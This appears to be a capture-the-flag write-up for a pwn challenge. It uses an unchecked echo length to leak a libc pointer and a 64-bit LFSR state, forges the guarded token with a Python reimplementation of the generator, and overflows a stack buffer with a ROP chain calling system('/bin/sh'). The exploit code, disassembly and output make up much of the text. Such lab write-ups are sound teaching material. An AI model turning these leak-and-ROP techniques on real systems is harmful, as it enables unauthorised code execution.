 CTF WriteUps
Dreams Lift Us Up
- Category: pwn
“the metropolis uplink hands out beacon bits and guards its privileged frame with a number only it should be able to predict. should.”
The prompt frames this as PRNG prediction, and there is a 64-bit LFSR to break. But the binary also hands out its own internal state through an out-of-bounds read, so the intended cryptanalysis turns out to be optional — worth doing anyway, because it doubles as a check that you read the generator correctly.
Solution:
1. Three ops, one shared state
dreams is non-PIE with no canary and Partial RELRO. The ops:
B beacon  [u16 n]   print n LFSR output bits as '0'/'1'
G glimpse [u16 k]   echo k bytes of the banner
L lift    [u16 n]   generate a token, then read n bytes
Q quit

2. glimpse reads past the end of its banner
sub_401375 rewrites a fixed banner into 0x404080 on every call, then echoes k bytes of it:
0040137a:  mov    rax,qword ptr [0x404060]   ; stdout (a COPY reloc)
00401381:  mov    qword ptr [0x404098],rax
00401388:  mov    rax,0x20656e614c796b53     ; "SkyLane "
...
004013d0:  cmp    bx,0x100
004013d5:  ja     0x40140d                   ; k <= 0x100 is the ONLY check
004013e6:  movzx  edx,bx
004013e9:  mov    esi,0x404080
004013f3:  call   0x4010b0                   ; write(1, 0x404080, k)
The banner is 22 bytes. k may be 256. Nothing checks k against the banner length, and write emits raw bytes, so NUL padding does not stop the read. What follows the banner in .bss is the entire prize:
0x404080  "SkyLane uplink online\n"   22 bytes
0x404098  stdout                      -> &_IO_2_1_stdout_ in libc
0x4040a0  the LFSR state
So G 0x100 leaks a libc pointer at offset 0x18 and the raw generator state at offset 0x20. The number “only it should be able to predict” is simply readable.
3. Reproducing the generator
lift (sub_4012a2) steps the LFSR 64 times and packs the output bits into the token it will later demand:
004012c7:  mov    rdi,rax
004012ca:  shr    rdi,0x1
004012cd:  mov    edx,eax
004012cf:  and    edx,0x1              ; out = state & 1
004012d2:  mov    rax,r8               ; 0
004012d5:  cmovnz rax,r9               ; POLY = 0xad93d23594c935a9
004012d9:  xor    rax,rdi              ; state = (state >> 1) ^ (out ? POLY : 0)
004012dc:  movsxd rdx,edx
004012df:  shl    rdx,cl
004012e2:  or     rsi,rdx              ; token |= out << i
A Galois LFSR, output bit = the bit shifted out, token bit i = output bit i:
POLY = 0xAD93D23594C935A9

def lift_token(state):
    tok = 0
    for i in range(64):
        b = state & 1
        state = (state >> 1) ^ (POLY if b else 0)
        tok |= b << i
    return tok
beacon runs the identical recurrence and prints each output bit as ASCII, which makes it a free oracle for checking the model: leak the state with G, predict 64 bits, then ask for 64 beacon bits and compare.
state    : 0x76ae4ee06c055ece
predicted: 0101101010000101010000000111001000110010101110110010000000000111
actual   : 0101101010000101010000000111001000110010101110110010000000000111
MATCH
Had the leak not existed, the same recurrence is linear over GF(2), so 64 beacon bits give 64 equations in the 64 unknown state bits — recoverable by inverting a 64x64 matrix. The leak just makes that unnecessary.
4. lift overflows a 64-byte frame
With the token settled, the rest of sub_4012a2 is an ordinary smash:
004012f4:  mov    qword ptr [rsp + 0x8],rsi   ; token
0040130c:  cmp    ax,0x200
00401310:  ja     0x40134b                    ; n <= 0x200
00401315:  lea    rdi,[rsp + 0x10]            ; ...into a 64-byte buffer
0040131a:  call   0x4011f6
00401324:  lea    rsi,[rsp + 0x8]
00401329:  lea    rdi,[rsp + 0x50]
0040132e:  call   0x4010e0                    ; memcmp(rsp+0x50, token, 8)
SUB RSP,0x58 puts the saved return address at rsp+0x58. Relative to the input buffer at rsp+0x10:
| offset | contents |
|---|---|
0x00–0x40 |
the 64-byte buffer |
0x40 |
token comparison target (rsp+0x50) |
0x48 |
saved return address (rsp+0x58) |
The token sits at rsp+0x8, below the input buffer, so the copy cannot clobber it — the comparison is against a value we have to get right, not one we can overwrite. Failing it calls _exit(1); passing it returns normally, straight into whatever we put at offset 0x48.
No canary means there is nothing else in the way:
payload = flat({
    0:  b"A" * 64,
    64: p64(lift_token(state)),
    72: [ret, pop_rdi, next(libc.search(b"/bin/sh\x00")), libc.sym["system"]],
})
io.send(b"L" + p16(len(payload)) + payload)
[+] stdout       = 0x7ff2fa81b780
[+] libc base    = 0x7ff2fa600000
[+] LFSR state   = 0x1323ff8eb1709014
[+] lift token   = 0x3c5b413b7508a14c
[+] token accepted - returning into ROP chain
sunctf26{h0p3_l1fts_us_but_th3_lfsr_g4v3_y0u_th3_k3ys}
Full script: solve.py
Flag: sunctf26{h0p3_l1fts_us_but_th3_lfsr_g4v3_y0u_th3_k3ys}
Takeaways
- When a challenge advertises a hard subproblem (“a number only it should be able to predict”), check whether some other op just tells you the answer before building the solver. Here a bounds check on the echo length would have forced real LFSR cryptanalysis; without it, the state sits ten bytes past the end of a 22-byte banner.
- A global written once and read by several ops is worth mapping in
.bssorder.stdout, the state and the banner being adjacent is what turned one length bug into both the ASLR bypass and the PRNG break. - An output-only op that runs the same generator as the guarded one is a free correctness oracle. Checking
lift_tokenagainstbeaconbit-for-bit costs one packet and settles the reimplementation before it is load-bearing — cheaper than debugging a silent_exit(1)later and not knowing whether the generator or the stack layout was wrong.